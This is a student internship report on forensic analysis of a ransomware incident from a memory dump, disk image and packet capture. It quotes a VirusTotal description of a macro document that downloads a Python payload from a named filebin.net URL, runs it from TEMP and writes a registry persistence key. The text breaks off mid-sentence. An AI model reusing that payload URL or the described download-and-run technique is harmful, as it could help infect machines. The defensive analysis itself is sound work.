Detection of the data theft and recovery of the data using the memory dump.

Digital forensics (Disk Forensics)

CDAC, Noida CYBER GYAN VIRTUAL INTERNSHIP PROGRAM

<u>Submitted By:</u>

Gurbaksh Lal
Project Trainee, (May-June) 2024

Bonafide Certificate

This is to certify that this project report entitled Detection of the data theft and recovery of the data using the memory dump. submitted to CDAC Noida, is a Bonafede record of work done by Gurbaksh Lal under my supervision from 6th June, 2024 to 25th June, 2024.

HEAD OF THE DEPARTMENT SUPERVISOR

Declaration by Author(s)

This is to declare that this report has been written by me. No part of the report is plagiarized from other sources. All information included from other sources have been duly acknowledged. I aver that if any part of the report is found to be plagiarized, I shall take full responsibility for it.

Name of Author(S): Gurbaksh Lal
Roll number: 2023PCS2029

TABLE OF CONTENTS

Introduction...1
Bonafide Certificate 2
Declaration by Author..3
Table of Contents 4
Acknowledgement.. 5
Problem Statement 6
Approach.. 7
Implementation 8
Conclusion 26
List of Resources...27

Acknowledgement

I would like to express our sincere gratitude to all those who helped us in successfully completing this internship project on "Detection of Data Theft and Recovery of Data Using Memory Dump."

My deepest appreciation goes to our project mentor, Ms. Jyoti Pathak Mam, for her invaluable guidance and support throughout the internship period. Her insightful suggestions, constructive criticism, and unwavering encouragement were instrumental in shaping the direction of this project. We are grateful for her patience in explaining complex concepts and for always being available to answer our questions.

I extend my heartfelt thanks to the entire CDAC Noida team for this invaluable learning experience and the huge opportunity for internship and training at CDAC Noida and for providing such an opportunity to work with the state-of-the-art lab environments Detection of the data theft and recovery of the data using the memory dump.

Problem Statements

Here we have received a memory dump of a subject’s computer which was infected by a Ransomware malware and certain traces of it were left behind. The subject had a crucial file which he had encrypted and stored in his computer which was affected by the attacker and he needs to recover the data file. Using certain forensics techniques, we need to identify the source code of the malware and to recover the data lost in the attack, especially the important encrypted file.

Learning Objective:


1. Learning to analyse memory dump data and evidence: Here we will be analysing 3 pieces of evidence and we will be able to learn about which pieces of data need to be analysed.
2. Identifying Indicators of Data Theft: We’ll be learning to identify signs of data theft and lost data. We’ll be understanding common patterns of data theft.
3. Recovering Compromised Data: We’ll be learning to recover lost data using common industry tools and techniques.

Approach

1. Tools and Techniques

- **FTK Imager** - We use FTK Imager here to analyse disc images or memory images or memory dumps. It is used to create file imaging for analysis and recovery of data. This tool helps us find certain lost files and documents, as in our case here.
- **Volatility**- It is used for analysing memory dumps to extract information about network connections and running processes.
- **Wireshark**- Wireshark is used to analyse network logs which contain all information about various network connections, information about IP addresses, ports, and TCP UDP connections. Here, in this case we have used Wireshark to analyse network logs that we have obtained from the computer of the subject.
- **VirusTotal**- This is a software used to analyse various malwares and to determine their types. In this case when we obtained a suspicious malware file in the subject's computer we submitted it to VirusTotal which helped us determine that the data was a ransomware file using various parameters. Hence, we were able to confirm the registry entry point.
- **Python**- Majority of encryption and malware related programs were coded in Python. Hence we were able to gain knowledge in programming and various forms over here.

2. Infrastructure Diagram


Network
Workstation(Memory dump acquisition)
Storage
Analysis VM (Running Voilatility, Autopsy, FTK Imager, etc.)
Access Control
Storage Server (For storing Forensic Data)
Internet (External Network)
Firewall / Network security Devices

3. Components of Infrastructure


- Memory dump acquisition in work station: In workstation we
- Analysis using tools and techniques
- Storage server
- Firewall
- Internet

Implementation

Initially we were able to obtain three evidence files


- challfile.ad1 - Disk image
- challpcap.pcap - Capture network packets
- memdump.mem - Ram dump

Firstly, we decided to search for any evidence of a malware file in the disk image. There is no event log or registry file available in the disk image. In this case here, we were able to find a suspicious file in the downloads folder "cv_001.dorm".Upon analysing that particular file in VirusTotal we got this.



Name	Size	Type	Date Modified
cv_001.dotm	31	Regular File	15-03-2024 15:28:34
desktop.ini	1	Regular File	15-03-2024 10:36:25
file.txt.enc	4	Regular File	15-03-2024 18:46:13

Listed: 3 Selected: 0 challfile.ad1/C:\Users [AD1]/challenge/Downloads


37/67 security vendors and 4 sandboxes flagged this file as malicious

37 / 67

Community Score

1b5b6b199341f2ae58bb5e531b57bdc6e5ef72187647452dce73b6c8cb87207c


cv_001.dotm

2024-06-19 11:09:49 UTC

Using Virus Total we were able to confirm that this is a malicious file based on multiple suspicious activities and red flags in the file such as certain auto execution commands for opening files and documents, certain registry modifications and unauthorized downloads of various files and use of obfuscation and decoy techniques. Given these findings we are clearly able to establish that a malicious file was stored with signs of

malicious intent. Macros clearly indicate that registry value was modified by this code.

Here is the attached screenshot of VirusTotal's input



Hispasec flags this file as malicious

↳ *The macros extracted from the document exhibit several behaviors that are commonly associated with malicious intent. The analysis of the macro code reveals the following suspicious activities:*

1. Auto Execution: The presence of `AutoOpen()` and `Document_Open()` subroutines indicates that the macros are designed to execute automatically upon opening the document or starting the application. This is a common tactic used by malware to ensure execution without user interaction.

2. Registry Modification: The subroutine `RegistryEntry()` manipulates the Windows registry by writing a new key under "HKEY_CURRENT_USER\Software\Uninstall\". Modifying registry entries can be used for persistence, making the malware start with every system boot, or it could be used to disable security features. The specific purpose of this registry entry is not clear without further context, but unauthorized modification of the registry is a red flag for malicious intent.

3. Downloading and Executing Files: The subroutine `DownloadAndOpenFile()` performs multiple suspicious actions:
- It downloads a file from a hard-coded URL ("https://filebin.net/g5lap7a613mo3x3o/client.py"), which is a common technique used by malware to retrieve additional payloads or tools from a remote server.
- The downloaded file is saved to the TEMP directory with the name "msserver.py", indicating it is a Python script. Using the TEMP directory is typical for malware as it often has less restrictive permissions and can be overlooked by users and some security software.
- It then executes the downloaded Python script using a shell command. Executing downloaded files, especially scripts, is a strong indicator of malicious behavior as it can lead to arbitrary code execution on the victim's machine.


4. Use of Obfuscation and Decoy Techniques: While not explicitly shown in the provided code snippets, the use of obfuscation techniques or misleading comments/strings can be inferred as a possibility given the context. Malware authors often use these tactics to hide the true nature of their code from analysts and automated detection tools.

Given these findings, the macros demonstrate clear signs of malicious intent, including auto-execution mechanisms, unauthorized registry modifications, and downloading/executing files from the internet. These behaviors align with those commonly seen in malware, particularly those aimed at establishing persistence, compromising system integrity, and facilitating further attacks or data exfiltration.


Now virus total says that this macros Manipulated a reg value in

HKEY_CURRENT_USER\Software\Uninstall\Application\fA3bDt


And a python file was downloaded in temp location which is the code of



